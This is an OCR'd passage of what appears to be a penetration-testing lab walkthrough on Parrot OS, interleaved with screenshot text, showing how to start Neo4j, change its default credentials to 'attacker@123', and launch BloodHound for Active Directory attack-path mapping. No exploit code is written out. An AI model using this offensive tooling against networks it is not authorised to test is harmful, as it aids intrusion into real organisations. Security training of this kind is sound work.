
1. Open **http://localhost:7474/** in Firefox, log in with initial credentials (**neo4j** / **neo4j**), and set new password: **attacker@123**.


Applications
Places
System
Thu Jan 2, 01:16
sudo apt-get install bloodhound -y - Parrot Terminal
File
Edit
View
Search
Terminal
Help
[pentester@parrot]-[~]
$sudo neo4j console
Menu
msfconsole -q -x "use ...
Mozilla Firefox
sudo apt-get install bl...



Applications Places System
Thu Jan 2, 01:18
sudo neo4j console - Parrot Terminal
File Edit View Search Terminal Help
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2025-01-02 06:17:11.205+0000 INFO Starting...
2025-01-02 06:17:11.723+0000 INFO This instance is ServerId{7d52006d} (7d52006d-e262-4694-96dd-374de
cc45ddb)
2025-01-02 06:17:13.085+0000 INFO ======== Neo4j 4.4.16 ========
2025-01-02 06:17:15.223+0000 INFO Initializing system graph model for component 'security-users' wit
h version -1 and status UNINITIALIZED
2025-01-02 06:17:15.234+0000 INFO Setting up initial user from defaults: neo4j
2025-01-02 06:17:15.234+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=
false)
2025-01-02 06:17:15.251+0000 INFO Setting version for 'security-users' to 3
2025-01-02 06:17:15.255+0000 INFO After initialization of system graph model component 'security-use
rs' have version 3 and status CURRENT
2025-01-02 06:17:15.262+0000 INFO Performing postInitialization step for component 'security-users'
with version 3 and status CURRENT
2025-01-02 06:17:15.678+0000 INFO Bolt enabled on localhost:7687.
2025-01-02 06:17:16.583+0000 INFO Remote interface available at http://localhost:7474/
2025-01-02 06:17:16.587+0000 INFO id: B002AA77CE08F6390FB7105CAF6CD3EBA77A6AE57055A79ADD067CBF209CF3
13
2025-01-02 06:17:16.587+0000 INFO name: system
2025-01-02 06:17:16.588+0000 INFO creationDate: 2025-01-02T06:17:13.882Z
2025-01-02 06:17:16.588+0000 INFO Started.
Menu
msfconsole -q -x "use ...
Mozilla Firefox
sudo neo4j console - P...




1. Open a new terminal window and launch BloodHound:
   sudo bloodhound





1. Log into BloodHound GUI using Neo4j credentials (**neo4j** / **attacker@123**).



Applications Places System
Thu Jan 2, 02:01
Problem loading page
Neo4j Browser
http://localhost:7474/browser/
90%
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
$
Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.
$:server connect
Connect to Neo4j
Database access might require an authenticated connection
New password
OR
Generate
Repeat new password
Change password
Menu
msfconsole -q -x "use ...
Neo4j Browser — Mo...
sudo neo4j console - P...

